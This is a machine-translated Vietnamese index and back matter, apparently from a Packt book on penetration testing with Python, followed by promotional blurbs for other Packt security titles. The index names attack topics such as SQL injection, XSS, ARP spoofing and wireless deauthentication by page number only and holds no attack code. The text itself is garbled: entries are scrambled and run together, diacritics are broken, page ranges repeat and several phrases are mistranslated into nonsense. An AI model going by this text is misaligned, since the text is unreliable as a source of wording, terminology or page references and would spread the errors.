Phu ơng pháp ĐĂNG 120

Đơn vị dữ liệu giao thức (PDU) 29, 86

Tham số

phía máy khách Python , giả mạo 120-125 tập
lệnh 9 nền tảng thử nghiệm 10

URL, để tải xuống phiên bản 9

đư ợc sử dụng, để triển khai ARP giả mạo 71
đư ợc sử dụng, để triển khai trình đánh giá
mạng 58-62 SSID không dây, tìm kiếm phân
tích lưu lưu ợng không dây 88-94 88-94

Tập lệnh Python

Đã sử dụng cuộc tấn công tiêm
SQL 137-147, để thực hiện quét TCP 34-36

R

ô cắm thô 62

S

thử nghiệm
hệ thống bảo mật
scapy 76 , với thử nghiệm 75 chế tạo gói tùy
chỉnh, với việc tạo chương trình phía máy
chủ tiêm 75 , cho kết nối máy khách 13-20
phu ơng pháp socket máy chủ về 11 socket.accept
() 11 socket.bind (địa chỉ) 11 socket.listen
(q) 11 Mã định danh nhóm dịch vụ (SSID) 85
SQL injection đơn giản 137 SmartWhois

URL 112

thông tin trang web, thu thập bởi trình phân tích cú pháp
Quy trình đánh hơi

BeautifulSoup 109-114 về 58 đánh
hơi chủ động 58 đánh hơi thu
động 58

ô cắm ngoại lệ ngoại
lệ socket. lỗi 21 ngoại lệ
socket . lỗi 21 ngoại lệ socket.
lỗi 21 ngoại lệ socket.timeout
21 xử lý 20, 21
phu ơng pháp ô cám
socket.connect_ex (địa chỉ) 25-27
socket.getfqdn ([tên]) 23

socket.gethostbyaddr (ip_address) 24
socket.gethostbyname_ex (name) 22
socket.gethostname (tên máy chủ) 22
socket.gethostname () 23 socket.getservbyname
(servicename [, protocol_name]) 24
socket.getservbyport (port [,
protocol_name]) 24 SQL tấn công tiêm khoảng
136 tập lệnh Python, sử dụng 137-147

Tấn công SQL injection, các kiểu
về 136 cú SQL mù 137 SQL
injection đơn giản 137 Công cụ
sqlmap 147

T
máy đích máy quét
cổng 44-46 máy quét
cổng, tạo ra 47 dịch vụ đang
chạy 44
Tiêu đề TCP 64, 65
Quét TCP
khoảng 34
triển khai, bằng tập lệnh Python 34-36
nền tảng thử nghiệm, với phư ơng thức
Python 10 threading.activeCount () 52

U
union query 147
update () function 54
urllib library
URL 139


W

chân máy chủ
web in 103 làm cứng
116 trang web
Biểu ngữ HTTP lấy 114-116 hộp trắng
dồn nén 9 cuộc tấn công không dây về 96
cuộc tấn công hủy xác thực (deauth) 96

Cuộc tấn công tràn ngập MAC
98 Tìm kiếm SSID không dây ,
thực hiện phân tích lưu
lượng truy cập không dây Python
88-94 , bằng Python 88-94

X

XSS
khoảng 148
không nhất quán (đư ợc phản ánh) XSS 148-157
liên tục (đư ợc lưu trữ) XSS 148 loại 148



Cảm ơn bạn đã mua
Kiểm tra thâm nhập Python
Những điều cần thiết

Giới thiệu về Packt Publishing

Packt, được phát âm là 'đóng gói', đã xuất bản cuốn sách đầu tiên của mình, *Làm chủ phpMyAdmin để Quản lý MySQL Hiệu quả*, vào tháng 4 năm 2004, và sau đó tiếp tục chuyên xuất bản các cuốn sách tập trung cao độ vào các công nghệ và giải pháp cụ thể.

Sách và ấn phẩm của chúng tôi chia sẻ kinh nghiệm của các chuyên gia CNTT đồng nghiệp của bạn trong việc thích nghi và tùy chỉnh các hệ thống, ứng dụng và khuôn khổ ngày nay. Sách dựa trên giải pháp của chúng tôi cung cấp cho bạn kiến thức và sức mạnh để tùy chỉnh phần mềm và công nghệ bạn đang sử dụng để hoàn thành công việc. Sách Packt cụ thể hơn và ít chung chung hơn so với sách CNTT mà bạn đã từng xem trước đây. Mô hình kinh doanh độc đáo của chúng tôi cho phép chúng tôi cung cấp cho bạn thông tin tập trung hơn, cung cấp cho bạn nhiều thông tin bạn cần biết và ít thông tin bạn không biết hơn.

Packt là một công ty xuất bản hiện đại nhưng độc đáo, tập trung vào việc sản xuất những cuốn sách chất lượng, tiên tiến cho cộng đồng các nhà phát triển, quản trị viên cũng như người mới.

Để biết thêm thông tin, vui lòng truy cập trang web của chúng tôi tại www.packtpub.com.

Viết cho Packt

Chúng tôi hoan nghênh tất cả các yêu cầu từ những người quan tâm đến tác giả. Để xuất sách nên được gửi đến author@packtpub.com. Nếu ý tưởng về cuốn sách của bạn vẫn còn ở giai đoạn đầu và bạn muốn thảo luận trước khi viết đề xuất sách chính thức, vui lòng liên hệ với chúng tôi; một trong những biên tập viên ủy quyền của chúng tôi sẽ liên hệ với bạn.

Chúng tôi không chỉ tìm kiếm các tác giả đã xuất bản; nếu bạn có kỹ năng kỹ thuật vững vàng nhưng không có kinh nghiệm viết, các biên tập viên giàu kinh nghiệm của chúng tôi có thể giúp bạn phát triển sự nghiệp viết lách hoặc đơn giản là nhận được một số phản hồi bổ sung cho kiến thức chuyên môn của bạn.



Kiểm tra thâm nhập nâng cao cho môi trường được bảo mật cao

[Bằng hình]

ISBN: 978-1-78216-450-0

Thời lượng: 02:50 giờ

Một khóa học thực hành chuyên sâu để thực hiện kiểm tra thâm nhập chuyên nghiệp

1. Học cách thực hiện một bài kiểm tra thâm nhập hiệu quả, có tổ chức và hiệu quả từ đầu đến cuối.
2. Khám phá các kỹ thuật nâng cao để vượt qua tường lửa và IDS mà vẫn ẩn.
3. Khám phá các phương pháp khai thác tiên tiến trên cả những hệ thống cập nhật nhất.



Kiểm tra thâm nhập nâng cao cho
Môi trường được bảo mật cao:
Hướng dẫn bảo mật cơ bản


ISBN: 978-1-84951-774-4

Bìa mềm: 414 trang

Tìm hiểu cách thực hiện kiểm tra thâm nhập chuyên nghiệp cho các môi trường được bảo mật cao với hướng dẫn thực hành chuyên sâu này

1. Học cách thực hiện một bài kiểm tra thâm nhập hiệu quả, có tổ chức và hiệu quả từ đầu đến cuối.
2. Có được kinh nghiệm thử nghiệm thâm nhập thực tế bằng cách xây dựng và thử nghiệm môi trường phòng thí nghiệm ảo bao gồm các biện pháp bảo mật như tường lửa như IDS và tường lửa.
3. Thực hiện thử thách và thực hiện ác kiểm tra thâm nhập chống lại một công ty hư cấu từ đầu đến cuối và sau đó xác minh kết quả của bạn bằng cách xem qua các giải pháp từng bước.

Vui lòng kiểm tra www.PacktPub.com để biết thông tin về tiêu đề của chúng tôi




Làm chủ Kali Linux cho Kiểm tra thâm nhập nâng cao

ISBN: 978-1-78216-312-1

Bìa mềm: 356 trang

Hướng dẫn thực tế để kiểm tra bảo mật mạng của bạn với Kali Linux, lựa chọn ưu tiên của những người kiểm tra thâm nhập và tin tức

1. Tiến hành các thử nghiệm bảo mật thực tế và hiệu quả trên mạng của bạn.
2. Trình bày cách hệ thống dữ liệu quan trọng bị khai thác lén lút và tìm hiểu cách xác định các cuộc tấn công chống lại hệ thống của chính bạn.
3. Sử dụng các kỹ thuật thực hành để tận dụng Kali Linux, khung công cụ bảo mật mã nguồn mở.



Xây dựng phòng thí nghiệm ảo ảo để thử nghiệm thâm nhập nâng cao

ISBN: 978-1-78328-477-1

Bìa mềm: 430 trang

Xây dựng kiến trúc ảo phức tạp để thực hành ảo bát kỳ kỹ thuật kiểm tra thâm nhập nào

1. Xây dựng và nâng cao các phương pháp và kỹ năng đòn ném hiện có của bạn.
2. Có được một phương pháp luận vững chắc và cách tiếp cận để kiểm tra.
3. Hướng dẫn từng bước giúp bạn xây dựng kiến trúc ảo phức tạp.